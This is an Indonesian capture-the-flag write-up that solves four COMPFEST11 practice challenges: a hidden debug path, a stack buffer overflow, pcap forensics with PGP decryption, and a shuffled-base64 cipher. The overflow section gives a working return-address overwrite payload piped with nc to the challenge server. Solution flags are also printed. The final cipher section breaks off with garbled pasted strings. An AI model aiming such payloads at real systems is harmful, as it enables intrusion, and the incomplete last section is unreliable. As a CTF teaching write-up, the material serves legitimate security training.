

Write Up HackerClass Minggu ke-3


1. GEDEBUG




Kategori : web

Dichallenge Gedebug ini kita diberikan sebuah link yang ketika dibuka akan memperlihatkan tampilan seperti dibawah .


Oke , gak ada yang aneh dengan tampilannya . Kita coba view source .




Hmmm, masih gak ada yang mencurikakan (O_0) . Oke oke , sekarang kita coba check robots.txt kali aja ada yang aneh :v .




Hohoho :v I found sesuatu :v . Lets check it.



Lho kok, lho Kok gak ada flag nya ?? O_0 , Hmhmhm. Dont Panic :v kita coba tambah pathnya sama kalimat yang berbau rahasia :v




Wohaa :v apakah itu ? :v Check lah , biar tau :v



Mantap :v Ketemu juga akhirnya :v awkawk

Flag : `COMPFEST11{turn_off_debug_mode_in_production_lol}`

2. Buffer 2



Kategori : Pwn

Diberikan sebuah file yang berupa binary :) . Dari judulnya pasti dah ketebak kalo ini itu challenge BOF :v oke langsung aja kita liat-liat dulu spec-nya :v .

```

terminal
File Edit View Search Terminal Help
nightsec@greyploiter ~/Downloads file buf2
buf2: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld, for GNU/Linux 3.2.0, BuildID[sha1]=b446f346b13f76d866f688e3e2653fab6a42ea76, not stripped
nightsec@greyploiter ~/Downloads rabin2 -z buf2
0x00000024 0x00400024 17 18 (.rodata) ascii /bin/cat flag.txt
001 0x00000036 0x00400036 18 19 (.rodata) ascii What is your name?
002 0x0000004c 0x0040004c 9 10 (.rodata) ascii Hello %s\n
nightsec@greyploiter ~/Downloads rabin2 -I buf2
arch x86
binsz 6867
bintype elf
bits 64
canary false
class ELF64
crypto false
endian little
havecode true
intrap /lib64/ld-linux-x86-64.so.2
lang c
linenum true
lsyms true
machine AMD x86-64 architecture
maxopisz 16
minopisz 1
nx true
os linux
pcalign 0
pic false
relocs true
relro partial
rpath NONE
static false
stripped false
subsys linux
va true
nightsec@greyploiter ~/Downloads

```

Hmm , key sip, lanjut kita coba running .

```
Terminal
```

```
File Edit View Search Terminal Help  
nightsec@greyxploiter > ~/Downloads python -c "print ('defri'*10)" |./buf2  
What is your name?  
Hello defridefridefridefridefridefridefridefridefridefridefri  
nightsec@greyxploiter > ~/Downloads |
```

Normal 0_0 , gak ada yang aneh , coba kita tambah string inputannya .

```
Terminal
```

	File	Edit	View	Search	Terminal	Help
	nightsec@greyxploiter	~/Downloads	python -c "print ('defri'*13)" ./buf2			
	What is your name?					
	Hello defridefridefridefridefridefridefridefridefridefridefridefridefridefridefridefri					
	nightsec@greyxploiter	~/Downloads	python -c "print ('defri'*15)" ./buf2			
	What is your name?					
	Hello defridefridefridefridefridefridefridefridefridefridefridefridefridefridefridefridefridefridefri					
[1]	10894 done		python -c "print ('defri'*15)"			
	10895 segmentation fault (core dumped)		./buf2			
x	nightsec@greyxploiter	~/Downloads	python -c "print ('defri'*14)" ./buf2			
	What is your name?					
	Hello defridefridefridefridefridefridefridefridefridefridefridefridefridefridefridefri					
	nightsec@greyxploiter	~/Downloads				

Ups, segmentation fault when inputting 75 character 0_0 . Key sip , Lanjut kita debug dengan radare2 , `r2 -AAAd buf2` terus dilanjutkan sama `afl` buat nampilin semua function yang ada di file binary.

```

nightsec@greypxploiter ~/Downloads r2 -AAAAd buf2
Process with PID 12082 started...
= attach 12082 12082
bin.baddr 0x00400000
Using 0x400000
asm.bits 64
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[x] Emulate code to find computed references (aae)
[x] Analyze consecutive function (aat)
[x] Constructing a function name for fcn.* and sym.func.* functions (aan)
[x] Type matching analysis for all functions (afta)
= attach 12082 12082
12082
[0x7f94dddeb090]> afl
0x00400000 2 25 sym.imp.__libc_start_main
0x004005a8 3 23 sym._init
0x004005d0 1 6 sym.imp.puts
0x004005e0 1 6 sym.imp.system
0x004005f0 1 6 sym.imp.printf
0x00400600 1 6 sym.imp.setvbuf
0x00400610 1 6 sym.imp.__isoc99_scanf
0x00400620 1 43 entry0
0x00400650 1 1 sym._dl_relocate_static_pie
0x00400660 4 33 sym.deregister_tm_clones
0x00400690 3 50 sym.register_tm_clones
0x004006d0 3 33 -> 28 sym.__do_global_dtors_aux
0x00400700 1 2 entry1.init
0x00400702 1 24 sym.__back_door
0x0040071a 1 71 sym.buf2
0x00400761 1 51 sym.main
0x004007a0 4 101 sym.__libc_csu_init
0x00400810 1 1 sym.__libc_csu_fini
0x00400814 1 9 sym._fini
0x00600fe8 1 26 reloc.__libc_start_main_232
[0x7f94dddeb090]> |

```

Uwuhh :v ada fungsi bekdur geys :v hmm, alamatnya di 0x00400702, coba kita check dengan perintah pdf @sym.__back_door

```
[0x7f94dddeb090]> pdf @sym.__back_door
/ (fcn) sym.__back_door 24
  sym.__back_door ();
  0x00400702  55      push rbp
  0x00400703  4889e5   mov rbp, rsp
  0x00400706  488d3d170100 lea rdi, qword str.bin_cat_flag.txt ; 0x400824 ; "/bin/cat flag.txt" ; const char * s
  0x0040070d  b800000000 mov eax, 0
  0x00400712  e8c9feffff call sym.imp.system ; int system(const char *string)
  0x00400717  90      nop
  0x00400718  5d      pop rbp
  0x00400719  c3      ret
[0x7f94dddeb090]>
```

Ohh ohh , see this :v kayaknya ini function yang musti kita call 0_0.

lanjut kita check fungsi buf2 , commandnya pdf @sym.buf2

```
sym.buf2 ();
; var int local_40h @ rbp-0x40
; CALL XREF from 0x00400788 (sym.main)
  0x0040071a  55      push rbp
  0x0040071b  4889e5   mov rbp, rsp
  0x0040071e  4883ac40 sub rsp, 0x40
  0x00400722  488d3d0d0100 lea rdi, qword str.What_is_your_name ; 0x400836 ; "What is your name?" ; const char * s
  0x00400729  e8a2feffff call sym.imp.puts ; int puts(const char *s)
  0x0040072e  4889c5   mov rax, qword [local_40h]
  0x00400732  4889c6   mov rsi, rax
  0x00400735  488d3d0d0100 lea rdi, qword [0x00400849] ; "%s"
  0x0040073c  b800000000 mov eax, 0
  0x00400741  e8cafeffff call sym.imp.__isoc99_scanf
  0x00400746  4889c5   mov rsi, rax
  0x0040074a  4889c6   mov rsi, rax
  0x0040074d  488d3d0d0100 lea rdi, qword str.Hello__s ; 0x40084c ; "Hello %s\n" ; const char * format
  0x00400754  b800000000 mov eax, 0
  0x00400759  e892feffff call sym.imp.printf ; int printf(const char *format)
  0x0040075e  90      nop
  0x0040075f  c9      leave
  0x00400760  c3      ret
[0x7f0ed9d3e090]>
```

hmm , dari w analisis di fungsi itu dia meminta inputan yang kemudian disimpan di local_40h yang beralamat di rbp-0x40 atau 64 kalo didesimalkan .

Dari semua analisis diatas didapat info berikut :

- program akan mengalami segment fault jika input lebih dari 75 (73 sebenarnya :v tapi dibulatkan y :v awkawk)
- terdapat fungsi <sys.__back_door> yang beralamat di 0x00400702 == 0000000000400702
- program meminta inputan yang kemudian disimpan di rbp-0x40 == 64
- nilai looping (ga tau istilah aslinya :v awkawk) char 64 (dari rbp-0x40) + 8(dari panjangnya alamat 0000000000400702) = 72

Dari kesimpulan diatas , kita bisa buat exploit kira kira seperti ini .

```
python -c "print('a'*72+'\x02\x07\x40\x00\x00\x00\x00\x00')|nc 18.136.167.108 18031"
```

```
Terminal
File Edit View Search Terminal Tabs Help

nightsec@greyxploiter > ~/Downloads python -c "print('a'*72+'\x02\x07\x40\x00\x00\x00\x00\x00')"|nc 18.136.167.108 18031
What is your name?
Hello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
CTFX{how_can_you_get_this_file}
nightsec@greyxploiter > ~/Downloads
```

Aha aha :v yeah :v flag dah di dapet :v

Flag : CTFX{how_can_you_get_this_file} ==>
COMPFEST11{how_can_you_get_this_file}

3. Secret Message


Challenge 40 Solves

Secret Message

50

I found a flag archive on a certain site. But it's encrypted with something with Asymmetric Encryption

by: @Arisu

 http_log.pcap

Flag

Submit

Kategori : Forensic


Diberikan sebuah pcap file yang langsung saja kita buka menggunakan wireshark .

http_log.pcap

No.	Time	Source	Destination	Protocol
1	0.000000	10.0.0.4	202.43.92.132	TCP
2	0.191248	202.43.92.132	10.0.0.4	TCP
3	0.191270	10.0.0.4	202.43.92.132	TCP
4	0.191320	10.0.0.4	202.43.92.132	HTTP
5	0.383578	202.43.92.132	10.0.0.4	TCP
6	0.389231	202.43.92.132	10.0.0.4	TCP
7	0.389243	10.0.0.4	202.43.92.132	TCP
8	0.389252	202.43.92.132	10.0.0.4	HTTP
9	0.389336	10.0.0.4	202.43.92.132	TCP
10	0.580613	202.43.92.132	10.0.0.4	TCP
11	5.238184	10.0.0.4	202.43.92.132	TCP
12	5.428784	202.43.92.132	10.0.0.4	TCP
13	5.428872	10.0.0.4	202.43.92.132	TCP
14	5.428970	10.0.0.4	202.43.92.132	HTTP
15	5.620199	202.43.92.132	10.0.0.4	TCP
16	5.620215	202.43.92.132	10.0.0.4	TCP
17	5.620224	10.0.0.4	202.43.92.132	TCP

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)

Karena diclue nya tadi dikasih tau kalo sidoy nemuin file flag archive maka langsung aja kita cari flag archivednya , Buka File > Export Object > Http .



Packet	Hostname	Content Type	Size	Filename
8	202.43.92.132:1337	application/zip	262 bytes	flag.zip
18	202.43.92.132:1337	image/png	504 bytes	private
28	202.43.92.132:1337	image/png	516 bytes	message

Kalau udah download semua filenya , kemudian terjemahin barcodenya .

```
>>> from pyzbar.pyzbar import decode
>>> from PIL import Image as img
>>> list = ["private_key.png","message.png"]
>>> for i in list:
...     print(f"{i.replace('.png','')} => {decode(img.open(i))[0][0].decode('utf-8')}")
...
private_key => https://pastebin.com/TnZgRWS8
message => https://pastebin.com/baWQZjuS
>>>
```

Oke Lanjut buka tiap link , kemudian pastekan di <https://sela.io/pgp/> .

Please paste the Private PGP Key in here (will not be stored!)

```
zswaf2Rj3CSTW0RXEUyVv3zRz0jsVKldGQQH1anwWfelrug1CKFlagchHUR+I/D13
34qiNaZi3ioO6HDw.P3AKGAudYsZ50oyscYEWgk9DY17kDW98BS1UeLNavHvBo0
4E1YakXAZ/tqZfRMkt1YLOOf4dNUJvMHBGNale6qcYiwENL6ai5c+J7CaCagX0Qx
D27Jeklhpr/UHPKvZp7ep6Xhfc/WQAAZzQ+YUd2v1g2KDZLusyHKDChT9RJNuf
4tozwW5lwauYMZdEDWFOETGH9LZUVAw28N3VIQ1fMQBsYsn5LEJLrszDX8Q0REhR
mFF3TihYOkUGIWmVqNVvwl6lPla2Y+NxSY2Nga3oU4xMvtJQxbV7Q3KWuCa+frW
7/VLknYqJyFybFI0dk43Y3Pv+sYilsZzGs2HKmvFvyrchl9EFv7RcPzcYp07QGtc
0lg3RhnlBQW42aEvp0e4ztff4NG9OEHDK4oEhI37EBP4uTTkvqxBLX4DatlItvKQ
qeW8RtivkrTTkXz0
=dpwW
-----END PGP PRIVATE KEY BLOCK-----
```


Your PGP passphrase (will not be stored!)

Passphrase of Private Key

The PGP message to decrypt

W0000tttt_th3_fun???

Done . extract file flag.zip dengan key **W0000tttt_th3_fun???** .



```
flag.txt (~/.Downloads/compfest/wu3/sm) - gedit
COMPFEST11{http_c0mmunic4t10n_1s_n0t_s3cure}
```

Anjay anjay :v

Flag : COMPFEST11{http_c0mmunic4t10n_1s_n0t_s3cure}

4. Sabe64

Challenge 17 Solves x

sabe64
212

You'll never crack this, I think.

Connect with: nc 18.136.167.108 18006

Note: The flag format is COMPFEST11{<something_something>}

 app.py

Flag

Submit

diberikan file app.py yang berisi :

```
import base64
import random

def main():
    e = Encoder()
    with open('flag.txt', "rb") as f:
        flag = f.read()
    while True:
        command = input("Enter command: ").split(" ", 1)
        if not command:
            print("Please enter a command.")
            continue
        elif command[0] == "ENCODE":
            if len(command) < 2:
                print("Please enter text to encode.")
                continue
            print(e.encode(command[1].encode()))
        elif command[0] == "ENCODEFLAG":
            print(e.encode(flag))
        else:
            print("Invalid command")

def shuffle_string(s):
    s = list(s)
```

```
random.shuffle(s)
return "".join(s)
```

```
class Encoder(object):
    std = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'

    def __init__(self):
        self.perm = shuffle_string(self.std)
        self.enc = str.maketrans(self.std, self.perm)

    def encode(self, s):
        print(self.enc)
        return base64.b64encode(s).decode().translate(self.enc)

if __name__ == "__main__":
    main()
```

Oke , lets analisis this code .

- User diminta memasukkan input an
- input akan di encode dengan base64
- base64 akan ditranslate dengan string acak dari fungsi shuffle

Solution :

```
import string
from base64 import b64decode as dec
from base64 import b64encode as enc

std = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'

b64_dec = "t5678943uidnnidu2!@#$$%^&*)_+njnkws ccwc?
>:lceABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
awkawknoblabiajgGreyXploiternotMe aing poshheeeng ajarain lah gayn :( huhuhuh waahhhhhhhh mumet
tenan}nangis atiku greges 3luhKu fuck u, [ ]wkwkwkwk anjay mabar
anjay ,137654bhdbcjwekcmkmdk39486874855309438rmklvkfmenshbhcbausbdynuedmkdco.,rplg.vlpr,kmviomivmjn
cdincjsjlvkmemdvmnhfkvjjevdkmvkemvkeogrkeoijg5u8576+4[:slc"

b64 = enc(b64_dec.encode()).decode()
b64_enc =
"rxXkEyMUExEK1ZB5PJQmrOFobCGmTt6JW7MiAHg51JU2r/GMeKE/eyIVdJuNDXRCbfBRBmrFvXiqOSKd0K+BX
QEXttDAZRQ1eZTNDwtJDkoi1JgnPZUjOIRHO/
BKr3r68A4cG0FyExXkEyMUWHZ+bmESBXDlvSQWvfue0mzbX+T0tRtZtKoDZJR7ekBQDJr41Zi2PwK5P/
```

```
+uO3EfrAD/  
8lQpGxSHGybKENO6dvnjbXTxBStwBfoTvmgG0XUYXRRvXKBt+QreZtioeJEmDZD31wQL1kugPJzcOATyrltkr/  
oU8NauGNgfEOe/dxm2qfRCbfBRBmrFvXiq0SKd0K+BXQEXt+DAZRQ1eZTNDwtJDkoi1JgnPZUjOIRHO/  
BKr3r68A4cG0FyExXkEyMUWHz+bmESBXDLvSQWvfuE0mzbX+T0tRtZ+KoDZJR7ekBQDJr41Zi2PwK5P/  
+uO3EfrAD/  
8lQpGxSHGybKENO6dvnjbXTxBStwBfoTvmgG0XUYXRRvXKBt+QreZtioeJEmDZD31wQL1kugPJzcOATyrltkr/  
oU8NauGNgfEOe/dxm2qfRCbfBRBmrFvXiq0SKd0K+BXQEXt+DAZRQ1eZTNDwtJDkoi1JgnPZUjOIRHO/  
BKr3r68A4cG0FyExXkEyMUWHzorkgorkg5PkTnPkToeJQo1JrIOJ+UZl+nPkQfDATdP/  
BEDv+o1ZU3Fl+jOkO4DZt+QPJOMeZioOJRiP7+neZMMDkRUP7apWC+4rZoK1l+4FlroeZo41wo41wo4FwKKPZ+ffIBQP  
JR5sZUoPJriOH+orwQ2rv+3OJt3DAGMGkuK1SgKFwDKeknMrvcMZKK/1/r2rkg/  
1H+oPJio8v+geZTo7+oPJio8vanGOG/  
ENXfeJomeJELrkt2ekK2PZB2Gymfdxe6Ey6E0XyGxmfGyoHPZgnrJgJPZt5Oko71wE7eAtyeJBUP3+QDwK2DwEj  
q7uHOwu3q3DnOIFn1kKk1Zzg1ADg1JUNDwQ5ekiy1Juk1kKQPZBkPZU4DJgk1J+kDwgggrJgQPAD2DZK3OJgQPkQ  
LDytKdxX/E3bfZygPOkuN"
```

```
flag_enc =  
"GxSHGKB4Dv+JPwR3FwQyd7+x0fKbBmt0txSu8kQyA/B41AEsDADQPQzNO3Qcrwz3OJRc1QsPwzns0bKENO6d  
ZR7ekBQDJr41Zi2PwK5P/+uO3EfrAD/  
8lQpbXTxBStwBfoTvmgG0XUYXRRvXKBt+QreZt4oF7GmTve3WCmLWHcgq7IpdyczYNzaZKurAQzM8/  
uzsNauGNgfEOe/dxQoeJEmDZD31wQL1kugPJzcOATyrltkr/  
oU8mRCbfBRBmrFvXiq0SKd0K+BXQEXt+DAZRQ1FvFNTCXJTHMiW7nnqv6jdNnIY06hbRgOA+UselgIsA6cG0FyE  
xXkEyMUeZTNDwtJDkoi1JgnPZUjOIRHO/  
BKr3r68Ai+bmESBXDLvSQWvfuE0mzbX+T0tRtZ+KoDZ7S7FHbQT7O4Wv42qCf5qy49YxfVYf+PARK8Ak+9slKVG  
xSHGybKENO6dZR7ekBQDJr41Zi2PwK5P/+uO3EfrAD/  
8lQpbXTxBStwBfoTvmgG0XUYXRRvXKBt+QreZt4oF7GmTve3WCmLWHcgq7IpdyczYNzaZKurAQzM8/uzsM4="
```

```
flag_b64 = []
```

```
flag_dec = []
```

```
